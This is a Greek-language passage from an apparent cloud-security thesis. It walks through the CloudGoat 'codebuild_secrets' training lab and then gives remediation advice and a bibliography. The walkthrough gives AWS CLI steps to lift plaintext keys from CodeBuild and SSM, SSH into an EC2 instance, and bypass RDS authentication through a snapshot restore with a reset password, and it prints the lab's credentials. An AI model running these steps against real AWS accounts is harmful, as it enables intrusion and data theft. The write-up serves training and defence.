Με την εντολή `aws sts get-caller-identity --profile solo` θα μάθουμε το πλήρες όνομα του. Στην συνέχεια θα τρέξουμε τις εντολές "**list-user-policies**", "**list-attached-user-policies**", "**list-roles**" για να συλλέξουμε πληροφορίες για τα δικαιώματα του. Δυστυχώς η πρόσβαση σε αυτές τις πληροφορίες δεν μας επιτρέπεται.



Υποψιαζόμενος από το σενάριο θα ερευνήσουμε το codebuild με την εντολή `aws codebuild list-projects --region us-east-1 --profile solo`



Βλέπουμε ότι υπάρχει ένα CodeBuild project διαθέσιμο.

Στην συνέχεια με την εντολή ΄batch-get-projects΄ θα συλλέξουμε περισσότερες πληροφορίες για το CodeBuild project.

```
aws codebuild batch-get-projects --names cg-codebuild-
codebuild_secrets_cgidb5ds465r5g --region us-east-1 --profile solo
```

Βλέπουμε ότι υπάρχουν ένα ζευγάρι κλειδιών για τον χρήστη calrissian τα οποία χρησιμοποιούνται από το CodeBuild.

Θα αποθηκεύσουμε αυτό το ζευγάρι κλειδιών σε ένα προφίλ με το όνομα calrissian.

```
(kali㉿kali)-[~/cloudgoat]
$ aws configure --profile calrissian
AWS Access Key ID [None]: AKIAVYQKAVAN2IG4UXQN
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Πριν ερευνήσουμε τον χρήστη Calrissian θα δούμε αν υπάρχουν ενεργά EC2 instances στον χρήστη solo.


```
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-0a313d6098716f372",
            "InstanceId": "i-0b3486b7af3d8e973",
            "InstanceType": "t2.micro",
            "KeyName": "cg-ec2-key-pair-codebuild_secrets_cgidb5ds465r5g",
            "LaunchTime": "2022-05-27T17:24:02+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1a",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-10-10-68.ec2.internal",
            "PrivateIpAddress": "10.10.10.68",
            "ProductCodes": [],
            "PublicDnsName": "ec2-52-91-238-164.compute-1.amazonaws.com",
            "PublicIpAddress": "52.91.238.164",
            "State": {
                "Code": 16,
                "Name": "running"
            },
            "StateTransitionReason": "",
            "SubnetId": "subnet-0b014ba3b6a708456",
            "VpcId": "vpc-0d73f0dddd457f796",
            "Architecture": "x86_64",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/sda1",
                    "Ebs": {
                        "AttachTime": "2022-05-27T17:24:03+00:00",
                        "DeleteOnTermination": true,
                        "Status": "attached",
                        "VolumeId": "vol-0676fdb1239e5a6e8"
                    }
                }
            ],
            "ClientToken": "4D0F297C-C5FF-4587-9AF0-4422BF903042",
            "EbsOptimized": false,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "IamInstanceProfile": {
```


Επίσης βλέπουμε ότι το λογισμικό που υπάρχει σε αυτό το EC2 instance είναι Ubuntu


```
    "SourceDestCheck": true,
    "Tags": [
        {
            "Key": "Scenario",
            "Value": "codebuild-secrets"
        },
        {
            "Key": "Stack",
            "Value": "CloudGoat"
        },
        {
            "Key": "Name",
            "Value": "cg-ubuntu-ec2-codebuild_secrets_cgidb5ds465r5g"
        }
    ],
```


Στην συνέχεια θα δούμε τα security groups που σχετίζονται με αυτό το instance.

Επειδή αυτό είναι ένα εκπαιδευτικό σενάριο η public IP διεύθυνση που βρίσκεται στην λίστα επιτρεπόμενων είναι η δικιά μου, διαφορετικά σε ένα πραγματικό σενάριο θα είχε το 0.0.0.0 το οποίο επιτρέπει όλη την κίνηση από οπουδήποτε. Επίσης φαίνεται ότι είναι προσβάσιμη η πόρτα tcp/22 που αφορά το SSH.
Επίσης βλέπουμε ότι είναι και η πόρτα tcp/5432 η οποία αφορά το postgres RDS instance.

Η πρώτη επιλογή που έχουμε είναι να πάρουμε πρόσβαση στο EC2 instance με SSH αλλά χρειαζόμαστε ένα private key και η δεύτερη να πάρουμε πρόσβαση στο RDS στο οποίο θα χρειαστούμε ένα username και password από την βάση δεδομένων.

Στο προηγούμενο σενάριο είχαμε βρει το private key μέσα στο S3 bucket ωστόσο εδώ δεν βρέθηκε κάποιο S3 bucket. Ένα άλλο μέρος στο οποίο θα μπορούσε να είναι αποθηκευμένο είναι στις παραμέτρους του SSM. Το AWS Systems Manager(SSM) συνήθως χρησιμοποιείται για την διαμόρφωση των EC2 instances. Σε αυτή την περίπτωση το ιδιωτικό κλειδί για το SSH βρέθηκε εκεί.

Στην συνέχεια θα δούμε τι είναι αποθηκευμένο στην παράμετρο cg-ec2-private-key-codebuild_secrets_cgidb5ds465r5g χρησιμοποιώντας την εντολή `aws ssm get-parameter --name cg-ec2-private-key-codebuild_secrets_cgidb5ds465r5g` Έτσι με επιτυχία θα λάβουμε το ιδιωτικό κλειδί και το επόμενο βήμα είναι να δούμε αν μπορούμε να το χρησιμοποιήσουμε στο instance που έχουμε βρει.



Θα αποθηκεύσουμε το private key σε ένα αρχείο και θα δώσουμε πλήρη δικαιώματα σε αυτό το αρχείο.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ vi prvate.key

┌──(kali㉿kali)-[~/cloudgoat]
└─$ chmod 600 prvate.key
```

Με την παρακάτω εντολή θα δούμε την public IP του instance.

```
aws ec2 describe-instances --query
"Reservations[*].Instances[*].PublicIpAddress" --output text  --
region us-east-1 --profile solo
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$
aws ec2 describe-instances --query "Reservations[*].Instances[*].PublicIpAddress" --output text  --region us-east-1 --profile solo
52.91.238.164
```

Κάνοντας ssh σε αυτή την public βλέπουμε ότι μπορούμε να εισέλθουμε στο instance.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ssh -i private.key ubuntu@52.91.238.164
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 27 19:55:52 UTC 2022

  System load:  0.0               Processes:           83
  Usage of /:   19.1% of 7.69GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.10.68
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

284 packages can be updated.
197 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-68:~$
```

Στην συνέχεια θα ερευνήσουμε τα user-data για να ανακτήσουμε την πληροφορία που θέλουμε. Με την εντολή `sudo cat /var/lib/cloud/instances/i-0b3486b7af3d8e973/user-data.txt` βλέπουμε ότι πετυχαίνουμε τον στόχο μας και ολοκληρώνουμε με επιτυχία το σενάριο αποκτώντας τα μυστικά κλειδιά.

```
ubuntu@ip-10-10-10-68:~$ sudo cat /var/lib/cloud/instances/i-0b3486b7af3d8e973/user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwwrr@cg-rds-instance-codebuild-secrets-cgidb5ds465r5g.ckprw0grjy35.us-east-1.rds.amaz
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwwrr@cg-rds-instance-codebuild-secrets-cgidb5ds465r5g.ckprw0grjy35.us-east-1.rds.amaz
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4');"
psql postgresql://cgadmin:wagrrrrwwgahhhhwwwrrggawwwwwwwrr@cg-rds-instance-codebuild-secrets-cgidb5ds465r5g.ckprw0grjy35.us-east-1.rds.amaz
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6');"
ubuntu@ip-10-10-10-68:~$
```

Επίθεση – 2ος τρόπος

Αφού ολοκληρώσαμε το σενάριο κάνοντας SSH με τον χρήστη solo, τώρα να δούμε πως μπορούμε να ολοκληρώσουμε το σενάριο και να βρούμε πάλι τα μυστικά κλειδιά με τον 2ο τρόπο ανακτώντας τα από την RDS βάση δεδομένων.
Για να πάρουμε πρόσβαση στην RDS βάση δεδομένων πρέπει να έχουμε τα credentials αλλά επειδή δεν τα έχουμε θα το καταφέρουμε χωρίς αυτά. Θα χρησιμοποιήσουμε τον IAM χρήστη Calrissian για να δημιουργήσουμε ένα RDS snapshot και στην συνέχεια να το επαναφέρουμε σε ένα νέο RDS instance.
Όταν δημιουργείς ένα RDS instance το AWS σου επιτρέπει να δημιουργήσεις ένα username και password που αποθηκεύονται στην βάση δεδομένων.
Για να δημιουργήσουμε το RDS snapshot πρέπει να ξέρουμε το db-instance-identifier από το τρέχον RDS και αυτό θα το βρούμε από την εντολή
`aws rds describe-db-instances --profile calrissian --region us-east-1`


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws rds describe-db-instances --profile calrissian --region us-east-1
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidb5ds465r5g",
            "DBInstanceClass": "db.t2.micro",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "securedb",
            "Endpoint": {
                "Address": "cg-rds-instance-codebuild-secrets-cgidb5ds465r5g.ckprw0grjy35.us-east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
            "InstanceCreateTime": "2022-05-27T17:23:55.147000+00:00",
            "PreferredBackupWindow": "04:20-04:50",
            "BackupRetentionPeriod": 0,
            "DBSecurityGroups": [],
            "VpcSecurityGroups": [
                {
```

Θα δημιουργήσουμε το RDS snapshot με την παρακάτω εντολή.

```
aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgidb5ds465r5g  --db-snapshot-identifier db-snapshot --region us-east-1 --profile calrissian
```

Η εντολή ολοκληρώθηκε με επιτυχία, στην συνέχεια θα ξεκινήσουμε ένα νέο RDS instance χρησιμοποιώντας το snapshot, θα χρειαστεί να μάθουμε το υποδίκτυο με την εντολή

```
aws rds describe-db-subnet-groups --region us-east-1 --profile Calrissian
```



Θα χρειαστούμε και το security group του RDS instance.

```
┌──(kali㉿kali)-[~/cloudgoat]
aws ec2 describe-security-groups --region us-east-1 --profile calrissian
{
    "SecurityGroups": [
        {
            "Description": "CloudGoat codebuild_secrets_cgidb5ds465r5g Security Group for PostgreSQL RDS Instance",
            "GroupName": "cg-rds-psql-codebuild_secrets_cgidb5ds465r5g",
            "IpPermissions": [
                {
                    "FromPort": 5432,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "10.10.20.0/24"
                        },
                        {
                            "CidrIp": "10.10.30.0/24"
                        },
                        {
                            "CidrIp": "10.10.40.0/24"
                        },
                        {
                            "CidrIp": "78.87.114.86/32"
                        },
                        {
                            "CidrIp": "10.10.10.0/24"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 5432,
                    "UserIdGroupPairs": []
                }
            ],
```

Αυτή την στιγμή έχουμε όλη την πληροφορία για να δημιουργήσουμε έναν νέο RDS instance χρησιμοποιώντας το snapshot που έχουμε.
Τα στοιχεία που χρειαζόμαστε είναι

- DBInstanceIdentifier= cg-rds-instance-codebuild-secrets-cgidb5ds465r5g
- DBSnapshotARN = arn:aws:rds:us-east-1:396231747611:snapshot:db-snapshot
- VPC security ID = sg-04ebad515f9754c0a
- DBSubnetGroupName = cloud-goat-rds-subnet-group-codebuild_secrets_cgidb5ds465r5g

```
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier senario7-db --db-snapshot-identifier db-snapshot --db-subnet-group-name cloud-goat-rds-subnet-group-codebuild_secrets_cgidb5ds465r5g --vpc-security-group-ids sg-04ebad515f9754c0a --publicly-accessible --region us-east-1 --profile calrissian
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws rds restore-db-instance-from-db-snapshot --db-instance-identifier senario7-db --db-snapshot-identifier db-snapshot --db-subnet-group-name cloud-goat-rds-subnet-group-codebuild_secrets_cgidb5ds465r5g --vpc-security-group-ids sg-04ebad515f9754c0a --publicly-accessible --region us-east-1 --profile calrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "senario7-db",
        "DBInstanceClass": "db.t2.micro",
        "Engine": "postgres",
        "DBInstanceStatus": "creating",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "AllocatedStorage": 20,
        "PreferredBackupWindow": "04:20-04:50",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-04ebad515f9754c0a",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres9.6",
                "ParameterApplyStatus": "in-sync"
            }
        ],
        "DBSubnetGroup": {
            "DBSubnetGroupName": "cloud-goat-rds-subnet-group-codebuild_secrets_cgidb5ds465r5g",
            "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgidb5ds465r5g Subnet Group",
            "VpcId": "vpc-0d73f0dddd457f796",
            "SubnetGroupStatus": "Complete",
            "Subnets": [
                {
                    "SubnetIdentifier": "subnet-0ddea19577b3892b6",
```

Περιμένουμε 5 λεπτά να δημιουργηθεί το RDS και θα δημιουργήσουμε ένα user και password με την εντολή.

```
aws rds modify-db-instance --db-instance-identifier senario7-db --
master-user-password cloudgoat --region us-east-1
```

Τέλος θα προσπαθήσουμε να συνδεθούμε στην βάση δεδομένων.

Στην προηγούμενη εικόνα φαίνεται και η διεύθυνση που θα συνδεθούμε. (senario7-db.ckprw0grjy35.us-east-1.rds.amazonaws.com)

Η εντολή που θα χρησιμοποιήσουμε είναι

```
psqlpsql -h senario7-db.ckprw0grjy35.us-east-1.rds.amazonaws.com -U
cgadmin -W securedb
```

Βλέπουμε ότι επιτυχώς ανακτήσαμε τα μυστικά κλειδιά.

Σε αυτό το σενάριο χρησιμοποιήσαμε εκτεθειμένα κλειδιά ενός χρήστη για να συλλέξουμε πληροφορίες σχετικά με τον λογαριασμό και εκμεταλλευόμαστε τα δικαιώματα του και ότι δεν είναι κρυπτογραφημένα. Επίσης ανακακαλύψαμε ότι υπάρχει και ένα ευπαθές CodeBuild project. Τα δικαιώματα του χρήστη IAM πρέπει να είναι περιορισμένα και σε αυτό το σενάριο και κάθε χρήστης να έχει ενεργοποιημένο το MFA όπως έχω αναλύσει σε προηγούμενο σενάριο. Επίσης δικαιώματα από χρήστες που δεν χρησιμοποιούνται θα πρέπει να αφαιρούνται.
Σε αυτό το σενάριο τα κλειδιά πρόσβασης αποθηκεύτηκαν σε μεταβλητές στο CodeBuild project χωρίς να είναι κρυπτογραφημένα(plaintext), το AWS προσφέρει πολλές δυνατότητες για κρυπτογράφηση δεδομένων. Ωστόσο θα πρέπει να υπάρχει ένας ρόλος IAM ο οποίος θα χρησιμοποιείται μόνο για το CodeBuild και θα έχει τα ελάχιστα απαιτούμενα δικαιώματα. Δεν υπάρχει λόγος να αναφέρονται κλειδιά πρόσβαση αλλά αν πρέπει οπωσδήποτε θα πρέπει να αποθηκευτούν στο EC2 System Manager Parameter Store. Το EC2 Systems Manager Parameter Store χρησιμοποιήθηκε εδώ για την αποθήκευση του ζεύγους κλειδιών τα οποία χρησιμεύουν για την πρόσβαση στο EC2 instance. Αυτά τα κλειδιά δεν ήταν κρυπτογραφημένα ενώ θα έπρεπε να ήταν κρυπτογραφημένα με το AWS KMS. Επίσης ο χρήστης IAM έχει πρόσβαση σε αυτή την παράμετρο ενώ δεν θα έπρεπε και αυτό είναι μία κακή πρακτική. Χρήσιμο είναι να δίνονται τα δικαιώματα εισόδου σε υπηρεσίες και όχι σε IAM user. Για παράδειγμα αν μια συνάρτηση Lambda απαιτεί πρόσβαση σε ένα αντικείμενο S3 bucket καθώς και την πρόσβαση στην Lambda function, το αντικείμενο S3 Bucket θα πρέπει να είναι κρυπτογραφημένο με ένα κλειδί KMS που να μπορεί να χρησιμοποιηθεί μόνο από την συνάρτηση Lambda.

Σχετικά με τον χρήστη Solo η ευπάθεια έγκειται στην δυνατότητα να διαβάσει τις SSM παραμέτρους και στην συνέχεια να βρει τα κλειδιά SSH χωρίς κρυπτογράφηση. Τα credentials βρέθηκαν στην βάση δεδομένων του user-data του instance EC2. Στον χρήστη Calrissian η ευπάθεια έγκειται στην δυνατότητα στην παράκαμψη ελέγχου ταυτότητας της βάσης δεδομένων χρησιμοποιώντας το RDS snapshot και στην συνέχεια να το επαναφέρει δημιουργώντας ένα νέο RDS με τον δικό του κωδικό πρόσβασης ο επιτιθέμενος. Έτσι πήρε πρόσβαση στο RDS και απόκτησε πρόσβαση

στα ευαίσθητα δεδομένα. Στην περίπτωση του Solo οι παράμετροι του SSM θα πρέπει να χρησιμοποιούν την επιλογή SecureString και σε περίπτωση που ο εισβολέας είχε πρόσβαση, τα αρχεία θα πρέπει να είναι κρυπτογραφημένα. Στην περίπτωση του χρήστη Calrissian τα δικαιώματα που έχουν οι χρήστες των ρόλων IAM θα πρέπει να ελέγχονται τακτικά με τρόπο που έχουμε αναφέρει σε προηγούμενο σενάριο.

Συμπεράσματα

Η ανάπτυξη του cloud computing έχει δημιουργήσει νέα δεδομένα όσον αφορά την πρόσβαση σε υπηρεσίες και δεδομένα. Ωστόσο, η τόσο ευρεία πρόσβαση, μεταφορά και αλληλεπίδραση σε δεδομένα εγείρει σημαντικές ανησυχίες ως προς την προστασία της ιδιωτικότητάς τους. Τις ανησυχίες αυτές έρχεται να ενισχύσει η ιδιαίτερα πολύπλοκη διαδικασία εκτίμησης κινδύνου λόγω των πολλών διαφορετικών παραμέτρων, φυσικών και λογικών, που εισάγει η το cloud όπως ο τρόπος και ο χώρος αποθήκευσης, επεξεργασίας των δεδομένων καθώς και η εμπλοκή τρίτων στις συγκεκριμένες διαδικασίες. Η αντιμετώπιση των ανησυχιών αυτών χωρίζεται σε δύο μορφές. Η πρώτη μορφή είναι η τεχνική και η οποία έχει οδηγήσει πολλούς διεθνείς φορείς (βλ. ENISA) σε δημοσίευση αναφορών με προτάσεις, οδηγίες και καλές πρακτικές για τη διασφάλιση της βέλτιστης ασφάλειας των εν λόγω δεδομένων. Η δεύτερη μορφή αφορά στη νομική θωράκιση της προστασίας της ιδιωτικότητας των δεδομένων είτε με νομικές παρεμβάσεις από την πλευρά των νομοθετών είτε με τη θέσπιση διεθνώς αναγνωρισμένων προτύπων όπως το ISO 27018:2014 που αφορά την προστασία των αποθηκευμένων δεδομένων σε υποδομές νέφους. Με αυτόν τον τρόπο καθίσταται εύκολο για κάθε οργανισμό να γνωρίζουν πως, και υπό ποιους περιορισμούς, πρέπει να γίνεται η επεξεργασία των δεδομένων του υποκειμένου από

τον υπεύθυνο επεξεργασίας (πάροχο) καθώς και τους τρίτους φορείς που πιθανόν να εμπλέκονται.

Λόγο του μεγέθους τόσο των κινδύνων όσο και των πλεονεκτημάτων που επιφέρει το cloud computing εξακολουθεί να είναι από τις πιο σημαντικές τεχνολογίες στον τομέα της πληροφορικής. Ένα πιθανό μειονέκτημα της δημοτικότητας του είναι η υπερπληροφόρηση που προκαλείται από ερευνητές και επαγγελματίες, κάτι που αποτελεί πρόβλημα στους οργανισμούς στην προσπάθειά του να επιλύσουν κάποια προβλήματα ασφαλείας. Τόσο οι οργανισμοί που έχουν ήδη υιοθετήσει τεχνολογίες στο cloud όσο και οι μελλοντικοί οργανισμοί του cloud γνωρίζουν καλά τους ήδη υπάρχοντες κινδύνους και απειλές, ωστόσο η πλειοψηφία τους πιστεύει ότι το cloud computing είναι εύλογα ασφαλές τόσο για μη κρίσιμες όσο και για κρίσιμες εφαρμογές. Λόγω της φύσης της αρχιτεκτονικής και της τεχνολογίας στην οποία βασίζεται το cloud computing, απαιτεί όντως περισσότερα προληπτικά μέτρα και ευρύτερη ασφάλεια από την παραδοσιακή. Ωστόσο το cloud computing, εάν αναπτυχθεί και σχεδιαστεί σωστά, θα φέρει θετικά οικονομικά αποτελέσματα, λειτουργικότητα και σημαντικά οφέλη ασφάλειας. Οι οργανισμοί αναζητούν πιο αποδοτικές λύσεις σε συνδυασμό με την εξοικονόμηση κόστους, αυτός ο συνδυασμός ευνοεί την ανάπτυξη και την υιοθέτηση του cloud.
Η προτεραιότητα της ασφάλειας στον τομέα της πληροφορικής έχει αλλάξει δραστικά τα τελευταία είκοσι χρόνια, ωστόσο τόσο οι πάροχοι υπηρεσιών όσο και οι χρήστες συμφωνούν ότι η υιοθέτηση του cloud έχει γίνει απαραίτητη παρά τις υψηλές ανησυχίες που υπάρχουν για την ασφάλεια των δεδομένων. Το επίπεδο ανησυχίας θα παραμείνει υψηλό, καθώς θα συνεχίζονται να εμφανίζονται περιστατικά ασφάλειας στο cloud, καθώς και παραβιάσεις που δεν αφορούν το cloud. Οι πρόσθετες απαιτήσεις συμμόρφωσης με τους κανονισμούς και οι ανησυχίες για το απόρρητο των πληροφοριών, τα μέτρα ασφαλείας, όπως η συνεχής παρακολούθηση και ο έλεγχος, θα ληφθούν σοβαρά υπόψη και θα αποτελέσουν το cloud ακόμα λιγότερο ευάλωτο.

Κλείνοντας, η ραγδαία ανάπτυξη της τεχνολογίας του cloud computing, του αριθμού και φύσης των δεδομένων που αυτή επεξεργάζεται και των τεχνολογιών που σχετίζονται με την προστασία πρόσβασης και επεξεργασίας δεδομένων θα απαιτήσουν την περαιτέρω θέσπιση νομικών πλαισίων, προτύπων και κανονισμών για την προάσπιση του δικαιώματος της ιδιωτικότητας των δεδομένων αυτών.

Βιβλιογραφία

- https://en.wikipedia.org/wiki/Cloud_computing
- https://cloud.google.com/security/overview/whitepaper
- https://en.protothema.gr/amazon-leads-130-billion-cloud-market-infographic/
- https://www.statista.com/chart/18819/worldwide-market-share-of-leading-cloud-infrastructure-service-providers/
- https://go.451research.com/2020-mi-cloud-trends-year-of-complexity-and-its-management.html
- https://www.itu.int/dms_pub/itu-t/oth/23/01/T23010000160001PDFE.pdf
- ENISA. Security & Resilience in Governmental Clouds. (2011)
- Federal Trade Commission. Protecting Consumer Privacy in an Era of Rapid Change (2010).
- S.A. Hussain, M. Fatima, A. Saeed, I. Raza, and R.K. Shahzad, “Multilevel classification of security concerns in cloud computing,” Appl. Comput. Informatics, vol. 13 (1), Jan. 2017.
- Horrigan, Use of Cloud Computing Applications and Services. J. (2008).
- S. Pearson. Taking account of privacy when designing cloud computing services. In Proceedings of the 2009 ICSE Workshop on Software Engineering Challenges of Cloud Computing 2009.
- Singh and K. Chatterjee, “Cloud security issues and challenges: A survey,” J. Netw. Comput. Appl., vol. 79, Feb. 2017, pp. 88–115.
- Data Protection and Privacy Compliance in the Cloud, Ponemon Institute LLC, January 2020, url: https://azure.microsoft.com/mediahandler/files/resourcefiles/ponemon-privacy-cloud- research/Ponemon-privacy-cloud-research.pdf
- Z. Gilani, A. Salam, and S. Ul Haq, "Deploying and managing a cloud infrastructure : real world skills for the CompTIA cloud+ certification and beyond," Wiley, Jan. 2015.
- L. Wei et al., “Security and privacy for storage and computation in cloud computing,” Inf. Sci. (Ny)., vol. 258, pp. 371–386, Feb. 2014.

- See Michael Birnhack & Niva Elkin-Koren, (2011).
- Cloud Security Report, ISC2, url:https://www.isc2.org/-/media/ISC2/Landing-Pages/2019-Cloud-Security-ReportISC2.ashx?la=en&hash=06133FF277FCCFF720FC8B96DF505CA66A7CE565
- Neil M. Richards, Reconciling Data Privacy and the First Amendment, (2005).
- Data Security and Privacy Protection in Public Cloud, Yue Shi, url: https://arxiv.org/ftp/arxiv/papers/1812/1812.05745.pdf
- Laura Savu. Cloud computing: Deployment models, delivery models, risks and research challenges. In Computer and Management (CAMAN), 2011 International Conference on, pages 1{4, 2011
- About AWS. Retrieved from http://aws.amazon.com/what-is-aws
- S. Subashini and V. Kavitha, "A survey on security issues in service delivery models of cloud computing," J. Netw. Comput. Appl., vol. 34(1), Jan.2011, pp. 1–11.
- Eman M. Mohamed, Hatem S. Abdelkader, and S. El-Etriby. Enhanced data security model for cloud computing. In Informatics and Systems (IN-FOS), 2012 8th International Conference on, pages CC{12, 2012.
- Cloud security guidance, National Cyber Security Center, url: https://www.ncsc.gov.uk/collection/cloud-security/implementing-the-cloud-security-principles
- Sanjeev Pippal, Vishu Sharma, Shakti Mishra, and D. S. Kushwaha. Secure and e_cient multitenant database for an ad hoc cloud. In Securing Services on the Cloud (IWSSC), 2011
- Gartner (2014): Platform as a Service: Definition, Taxonomy and Vendor Landscape, 2014. https://www.gartner.com/doc/2833022/platform-service-definition-taxonomy-vendor
- https://en.wikipedia.org/wiki/Platform_as_a_service
- SaaS Vs. PaaS Vs. IaaS – An Ultimate Guide on When to Use What. Available: https://www.linkedin.com/pulse/saas-vs-paas-iaas-ultimate-guide-when-use-what-sonia-patel. [Accessed: 7 Mar. 2017].
- Huiqi Xu, Shuimin Guo and Keke Chen, IEEE Transactions on Knowledge and Data Engineering, vol. 26, no. 2, 2014.

- Azure encryption overview, Microsoft, 09/20/2018, url: https://docs.microsoft.com/en- us/azure/security/fundamentals/encryption-overview
- Amazon Simple Storage Service - Developer Guide, Amazon, url: https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingEncryption.html
- Y. Zhang, S. Liu, and X. Meng, "Towards high level SaaS maturity model: Methods and case study," in Services Computing Conference.APSCC 2009. IEEE Asia-Pacific, 2009, pp. 273 –27
- https://github.com/RhinoSecurityLabs/cloudgoat
- https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation/blob/master/README.md
- https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_managed-versioning.html
- https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
- https://cloud.google.com/security/overview/whitepaper
- https://github.com/prowler-cloud/prowler
- https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html
- https://www.justice.gov/usao-wdwa/pr/seattle-tech-worker-arrested-data-theft-involving-large-financial-services-company
- https://github.com/appsecco/attacking-cloudgoat2/blob/master/documentation/src/scenario2-cloud_breach_s3.md
